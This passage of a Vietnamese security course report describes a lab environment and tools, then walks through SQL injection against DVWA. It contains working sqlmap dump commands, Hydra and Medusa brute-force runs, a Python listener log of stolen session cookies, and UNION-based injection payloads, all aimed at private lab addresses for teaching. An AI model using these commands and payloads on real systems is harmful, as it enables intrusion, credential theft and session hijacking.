
Máy Debian-XSS là máy đóng vai trò là một mục tiêu Target Server (192.168.164.132) trong môi trường Lab. Máy chủ này chạy hệ điều hành Linux Debian với các dịch vụ HTTP (Webserver Apache) tại cổng 80 và SSH (Secure Shell) tại cổng 22. Máy này cung cấp nền tảng để thực hiện các kỹ thuật tấn công Application Layer và Network Layer. Cụ thể, nó được sử dụng để Demo các cuộc tấn công Cross-Site Scripting (XSS) thông qua ứng dụng Web Blog được cài đặt sẵn, cũng

như Brute Force nhắm vào dịch vụ SSH và Session Hijacking thông qua XSS.



Hình 53:Dịch vụ Web My Blog

### 3.2.1.4. PortSwigger Web Security Academy (Môi trường Lab)




Hình 54: Dịch vụ web PortSwigger

Đây là một môi trường Lab thực hành về lỗ hổng File Path Traversal (hay còn gọi là Directory Traversal hoặc Files Vulnerability). Lab này cung cấp một ứng dụng web mô phỏng lỗi File Path Traversal cơ bản, cho phép người dùng sử dụng các chuỗi ký tự .. để truy cập và đọc các file nằm ngoài thư mục web root của ứng dụng. Lab này là tài nguyên quý giá để Demo kỹ thuật File Path Traversal hoặc File Inclusion (LFI), chứng minh khả năng đọc các file nhạy cảm của hệ thống (ví dụ: /etc/passwd), qua đó minh họa cơ chế hoạt động và tầm nghiêm trọng của lỗ hổng.

### 3.2.2. Công cụ

#### 3.2.2.1. Wireshark

Wireshark là công cụ phân tích giao thức mạng (Network Protocol Analyzer) mã nguồn mở hàng đầu. Nó hoạt động bằng cách Sniffing (nghe lén) lưu lượng mạng, thu thập và hiển thị các gói tin gửi đi và nhận lại từ máy chủ (server) và máy khách (client). Công cụ này giải mã các gói tin TCP, IP, HTTP sang dạng có thể đọc được (plaintext).



Hình 55: Công cụ Wireshark

Wireshark được sử dụng để Demo kỹ thuật Sniffing và Session Hijacking bằng cách bắt các gói tin HTTP không mã hóa để trích xuất thông tin xác thực (username, password) hoặc Session ID (PHPSESSID) của người dùng.

#### 3.2.2.2. Sqlmap

Sqlmap là một công cụ mã nguồn mở, hoàn toàn tự động, được thiết kế để tìm và khai thác các lỗ hổng SQL Injection (SQLi) trong các ứng dụng web. Chức năng chính của nó là tự động hóa các quy trình kiểm tra bảo mật SQL Injection trên nhiều hệ quản trị CSDL (MySQL, PostgreSQL, Oracle,...). Sqlmap hoạt động bằng cách chèn hàng loạt payload tấn công vào các tham số HTTP và phân tích phản hồi để xác định điểm yếu. Khả năng tự động hóa này giúp tiết kiệm thời gian đáng kể trong việc xác định cấu trúc CSDL (Database, Table, Column) và trích xuất dữ liệu nhạy cảm (dumping data). Sqlmap được sử dụng để Demo kỹ thuật SQL Injection thông qua các phương pháp Blind SQLi, Error-based, và trích xuất dữ liệu users và mật khẩu đã hash.

Khả năng tự động hóa đáng chú ý của công cụ này cho phép người dùng mô phỏng quá trình tấn công và quản lý dữ liệu trong hệ thống


database. Sqlmap có thể trích xuất dữ liệu người dùng, bảng, cột và mật khẩu tự động từ nhiều hệ quản trị CSDL phổ biến như MySQL, Oracle và PostgreSQL. Đây là tài sản quan trọng được sử dụng rộng rãi bởi cả kẻ tấn công và chuyên gia kiểm thử xâm nhập (pentester) để đánh giá và khai thác các điểm yếu bảo mật vì nó có mã nguồn mở và mạnh mẽ.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.164.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \
--cookie="PHPSESSID=8644bc796a38f3981b904db809ac20a8; security=low" \
-D dvwa -T users -C user,password --dump -p id --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and
federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 08:02:13 /2025-10-18/

[08:02:13] [INFO] resuming back-end DBMS 'mysql'
[08:02:13] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.164.129/dvwa/login.php'. Do you want to follow? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 2043=2043#Submit=Submit


```


Hình 56: Công cụ SQLMap

```
Payload: id=1' AND (SELECT 4449 FROM (SELECT(SLEEP(5)))pPpw)-- FkQt&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x7170707871,0x6175794c4f57587368666d6b7
44f497068424a667a495558614953695566507a4768506c486d6557,0x71786a7071)#&Submit=Submit
[07:58:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[07:58:28] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
[07:58:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.164.129'
[*] ending @ 07:58:28 /2025-10-18/
```

Hình 57: SQL Map

### 3.2.2.3. Burp Suite

Burp Suite là một bộ công cụ kiểm thử xâm nhập (Penetration Testing) được sử dụng phổ biến bởi cộng đồng an ninh mạng và là nền tảng cho việc đánh giá bảo mật ứng dụng web. Về cơ bản, nó hoạt động như một máy chủ proxy chẵn, cho phép chuyên gia bảo mật can thiệp, kiểm tra và chỉnh sửa lưu lượng truy cập giữa trình duyệt người dùng và ứng dụng mục tiêu. Khả năng này biến Burp Suite thành một nền tảng linh hoạt và không thể thiếu để mô phỏng các cuộc tấn công mạng thực tế.



Hình 58: Công cụ Burp Suite

Công cụ này đặc biệt hiệu quả trong việc phát hiện các lỗ hổng phổ biến, được hỗ trợ bởi các mô-đun chuyên biệt như Intruder và Scanner. Chẳng hạn, Burp Suite được sử dụng để phát hiện và khai thác các lỗ như Cross-Site Scripting (XSS), File Traversal. Bằng cách tự động hóa hoặc thực hiện thủ công các kịch bản tấn công, Burp Suite giúp xác định chính xác các điểm yếu của hệ thống, qua đó hỗ trợ việc xây dựng các biện pháp phòng thủ vững chắc hơn.

### 3.2.2.4. Hydra và Medusa

Hydra là một công cụ chứng minh khái niệm (Proof-of-Concept) và kiểm thử thâm nhập được sử dụng rộng rãi để thực hiện các cuộc tấn công vét cạn (Brute Force và Directory) nhằm bẻ khóa thông tin xác thực đăng nhập. Chức năng cốt lõi của nó là thử nghiệm hàng loạt sự kết hợp tên người dùng và mật khẩu để phát hiện tài khoản có mật khẩu yếu hoặc mặc định trên các dịch vụ mạng. Hydra nổi bật nhờ khả năng hỗ trợ đa giao thức ấn tượng, bao gồm SSH, FTP, HTTP, Telnet, và nhiều giao thức

khác. Mục đích chính của công cụ này là giúp các nhà nghiên cứu bảo mật đánh giá tính vững chắc của các cơ chế xác thực trong hệ thống.

```
(kali㉿kali)-[~]
└─$ hydra -L Desktop/BruteForce/ usernames_list.txt -P Desktop/BruteForce/ passwords_list.txt ftp://192.168.164.129
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-18 07:34:25
[DATA] max 16 tasks per 1 server, 16 total tasks, 70545100 login tries (l:10165/p:6940), ~4409069 tries per task
[DATA] attacking ftp://192.168.164.129:21/
[21][ftp] host: 192.168.164.129 login: anonymous password: 2011
[21][ftp] host: 192.168.164.129 login: anonymous password: 1980
[21][ftp] host: 192.168.164.129 login: anonymous password: 1998
[21][ftp] host: 192.168.164.129 login: anonymous password: 2000
[21][ftp] host: 192.168.164.129 login: anonymous password: 2003
[21][ftp] host: 192.168.164.129 login: anonymous password: 2004
[21][ftp] host: 192.168.164.129 login: anonymous password: 2005
[21][ftp] host: 192.168.164.129 login: anonymous password: 2006
[21][ftp] host: 192.168.164.129 login: anonymous password: 2007
[21][ftp] host: 192.168.164.129 login: anonymous password: 2008
[21][ftp] host: 192.168.164.129 login: anonymous password: 2009
[21][ftp] host: 192.168.164.129 login: anonymous password: 2010
[21][ftp] host: 192.168.164.129 login: anonymous password: 2012
[21][ftp] host: 192.168.164.129 login: anonymous password: 2013
[21][ftp] host: 192.168.164.129 login: anonymous password: 2014
[21][ftp] host: 192.168.164.129 login: anonymous password: 2015
```

Hình 59: Công cụ Hydra

Medusa là một framework tấn công vét cạn nhanh chóng và linh hoạt, được thiết kế chuyên biệt để thực hiện các cuộc tấn công từ xa nhằm xác định thông tin đăng nhập hợp lệ. Công cụ này nhấn mạnh vào khả năng song song hóa và tốc độ cao, cho phép thực thi đồng thời nhiều truy vấn kiểm tra mật khẩu trên nhiều máy chủ hoặc tài khoản khác nhau. Điều này giúp tối ưu hóa hiệu suất khi kiểm thử trên các mạng lưới quy mô lớn. Với kiến trúc mô-đun (modular), Medusa dễ dàng mở rộng, cho phép người dùng tích hợp thêm các mô-đun dịch vụ mạng mới hoặc tùy chỉnh các phương thức tấn công để phù hợp với nhiều môi trường đích.

```
(kali㉿kali)-[~]
└─$ medusa -h 192.168.164.132 -u user -P /usr/share/worlists/dirb/common.txt -M ssh
Medusa v2.3 [http://www.foofus.net] (c) J0h0-K0n / Foofus Networks <jm@foofus.net>

2025-10-18 07:38:17 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .bash_history (1 of 4613 complete)
2025-10-18 07:38:19 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .bashrc (2 of 4613 complete)
2025-10-18 07:38:21 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .cache (3 of 4613 complete)
2025-10-18 07:38:24 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .config (4 of 4613 complete)
2025-10-18 07:38:26 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .cvs (5 of 4613 complete)
2025-10-18 07:38:28 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .cvsignore (6 of 4613 complete)
2025-10-18 07:38:30 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .forward (7 of 4613 complete)
2025-10-18 07:38:32 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .git/HEAD (8 of 4613 complete)
2025-10-18 07:38:34 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .history (9 of 4613 complete)
2025-10-18 07:38:36 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .htaccess (10 of 4613 complete)
2025-10-18 07:38:38 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .htpasswd (11 of 4613 complete)
2025-10-18 07:38:40 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .listing (12 of 4613 complete)
2025-10-18 07:38:42 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .listings (13 of 4613 complete)
2025-10-18 07:38:44 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .mysql_history (14 of 4613 complete)
2025-10-18 07:38:47 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .passwd (15 of 4613 complete)
2025-10-18 07:38:49 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .perf (16 of 4613 complete)
2025-10-18 07:38:51 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .profile (17 of 4613 complete)
2025-10-18 07:38:53 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .rhosts (18 of 4613 complete)
2025-10-18 07:38:55 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .sh_history (20 of 4613 complete)
2025-10-18 07:38:58 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .ssh (21 of 4613 complete)
2025-10-18 07:39:00 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .svnversion (22 of 4613 complete)
2025-10-18 07:39:04 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .svw (23 of 4613 complete)
2025-10-18 07:39:06 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .svn/entries (24 of 4613 complete)
2025-10-18 07:39:08 ACCOUNT CHECK: [ssh] Host: 192.168.164.132 (1 of 1, 0 complete) User: user (1 of 1, 0 complete) Password: .swf (25 of 4613 complete)
```

Hình 60: Công cụ Medusa

### 3.2.2.5. Python3

Python3 thường được sử dụng để tạo máy chủ lắng nghe giả mạo và hoạt động như một điểm thu thập dữ liệu trong các cuộc tấn công Cross-Site Scripting (XSS). Mục tiêu chính là thu thập cookie của trình

duyệt. Kẻ tấn công có thể kiểm soát phiên của người dùng vì cookie này chứa thông tin quan trọng.


```
(kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.164.132 - - [22/Oct/2025 00:55:05] "GET /?c=PHPSESSID=4la97nq6m572v5h995n2an2n17 HTTP/1.1" 200 -
192.168.164.132 - - [22/Oct/2025 00:56:04] "GET /?c=PHPSESSID=k750r83v9idpq8r61bl1hmtq80 HTTP/1.1" 200 -
```

Hình 61: Python3

Về mặt kỹ thuật, thư viện http có thể được sử dụng để triển khai một máy chủ lắng nghe đơn giản sử dụng Python.server để tiếp nhận các yêu cầu HTTP bao gồm các cookie bị đánh cắp, thường là GET. Điều này cho thấy nguyên lý của một "Cookie Grabber", một kỹ thuật tấn công cơ bản nhưng nguy hiểm, cần được ngăn chặn bằng cách thiết lập cờ HttpOnly cho cookie.

### 3.2.2.6. Cookie Editor

Sau khi nghe lén (Sniffing) lưu lượng mạng, kẻ tấn công sẽ thu thập được các cookie phiên (session cookies) hợp lệ của người dùng mục tiêu. Công cụ Cookie Editor trở nên thiết yếu vì các cookie bị đánh cắp này cần được đưa vào trình duyệt của kẻ tấn công. Nó cho phép thao tác và chèn thủ công các giá trị cookie mới, thường là Session ID, để chuẩn bị cho bước chiếm quyền.



Hình 62: Công cụ Cookie Editor



Vai trò chính của Cookie Editor là cho phép kẻ tấn công thay thế cookie phiên hiện tại của mình bằng cookie đã đánh cắp. Bằng cách chèn giá trị hợp lệ của nạn nhân vào trình duyệt, kẻ tấn công giả mạo thành công danh tính nạn nhân. Thao tác này giúp bỏ qua quá trình xác thực (login) và chiếm quyền kiểm soát hoàn toàn phiên làm việc.

### 3.3. Mô phỏng các bước thực hiện demo


#### 3.3.1. Tấn Công SQL Injection

##### 3.3.1.1. Một số Payload

Payload kiểm tra xem dữ liệu nhập vào được lập trình viên webserver đặt trong cặp dấu ‘ ’ hay là “ ”.



Hình 63: Kiểm tra lệnh SQL đặt input ở trong cặp dấu ‘ ’ hay không



Hình 64: Demo SQL Injection

Thông báo lỗi cho ta biết họ đặt input người dùng trong cặp dấu ‘ ’. Từ đó ta truyền payload sau để tìm kiếm tất cả các user.





## Vulnerability: SQL Injection

User ID:

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/tipps/sql-injection.html>

Hình 65: Truy vấn toàn bộ dữ liệu người dùng

Vì mệnh đề `1=1` luôn đúng, việc vượt qua xác thực bypass xảy ra khi kiểm tra password được comment bởi dấu `--` và vượt qua cả việc trim dữ liệu truyền vào nên server sẽ phản hồi toàn bộ các use.

Instructions	User ID:
Setup	<input type="text"/> <input type="button" value="Submit"/>
Brute Force	ID: ' or 1=1 -- - First name: admin Surname: admin
Command Execution	ID: ' or 1=1 -- - First name: Gordon Surname: Brown
CSRF	ID: ' or 1=1 -- - First name: Hack Surname: Me
File Inclusion	ID: ' or 1=1 -- - First name: Pablo Surname: Picasso
SQL Injection	ID: ' or 1=1 -- - First name: Bob Surname: Smith
SQL Injection (Blind)	
Upload	
XSS reflected	
XSS stored	
DVWA Security	
PHP Info	
About	

Hình 66: Truy vấn toàn bộ dữ liệu người dùng

Có thể đoán được câu lệnh SQL hệ thống sử dụng như sau:

**SELECT Firstname,Surname FROM users WHERE userid = ‘payload’**

Sử dụng toán tử ORDER BY và dự đoán số column của database.


**‘ ORDER BY 2 -- -**

The screenshot shows the DVWA SQL Injection page. On the left, there's a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, and SQL Injection (which is highlighted). The main area has a title "Vulnerability: SQL Injection". A "User ID:" input field contains "' ORDER BY 2 -- ". Below it is a "Submit" button. To the right, under "More info", are three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.htm>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/tchtips/sql-injection.html>.

Hình 67: Dự đoán số cột bằng 2

Lệnh không báo lỗi ở **ORDER BY 2**, ta tiếp tục thử ở **ORDER BY 3** thì nhận được thông báo lỗi. Dự đoán được rằng database có 2 column.

**' ORDER BY 3 -- -**



Hình 68: Dự đoán số cột bằng 3

Sử dụng **UNION** để trích xuất tên database. Kết quả nhận thấy database có tên dvwa. Payload này hoạt động bằng cách chèn dấu nháy đơn ' để đóng phần string của câu lệnh SQL gốc (ví dụ: `SELECT name FROM products WHERE id = '1'`), sau đó sử dụng từ khóa **UNION SELECT** để nối kết quả của một truy vấn mới vào kết quả của truy vấn gốc. Hàm `database()` là một hàm của MySQL có nhiệm vụ trả về tên của database đang được sử dụng. `NULL` được đặt ở vị trí cột không hiển thị, trong khi `database()` được đặt ở cột mà ứng dụng hiển thị kết quả ra màn hình. Cuối cùng, `-- -` là một chuỗi chú thích (comment) của MySQL dùng để vô hiệu hóa phần còn lại của câu lệnh SQL gốc.

**' UNION SELECT NULL, database() -- -**

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, and SQL Injection (which is highlighted). The main content area is titled "Vulnerability: SQL Injection". It contains a form with a "User ID:" field containing "' UNION SELECT NULL, database() -- -". Below the field, the output shows "ID: ' UNION SELECT NULL, database() -- -" and "First name: Surname: dvwa". A "Submit" button is visible next to the input field. At the bottom of the main area, there is a "More info" link.

Hình 69: Truy vấn trích xuất tên database

Tiếp tục với UNION ta trích xuất thông tin user. Kết quả nhận được user là **root@localhost** chứng tỏ người dùng này có quyền cao nhất trong hệ thống.

' UNION SELECT NULL, user() -- -

This screenshot is similar to the previous one but shows a more refined attack. The "User ID:" field now contains "\ SELECT NULL, user() -- ". The resulting output shows "ID: '\ SELECT NULL, user() -- " and "First name: Surname: root@localhost". The "Submit" button is present. Below the main content, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/techtips/sql-injection.html>.

Hình 70: Trích xuất người dùng hiện tại

Ta cũng có thể trích xuất version của database để tìm kiếm lỗ hổng chưa được vá của phiên bản này. Kết quả cho ta thấy database sử dụng phiên bản **5.0.51a-3ubuntu5**.

' UNION SELECT NULL, version() -- -

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "ELECT NULL, version() -- -". Below it, the response shows the output of the exploit: "ID: ' UNION SELECT NULL, version() -- -", "First name: ", and "Surname: 5.0.51a-3ubuntu5". A "More info" section provides links to security reviews and Wikipedia articles.

Hình 71: Trích xuất phiên bản

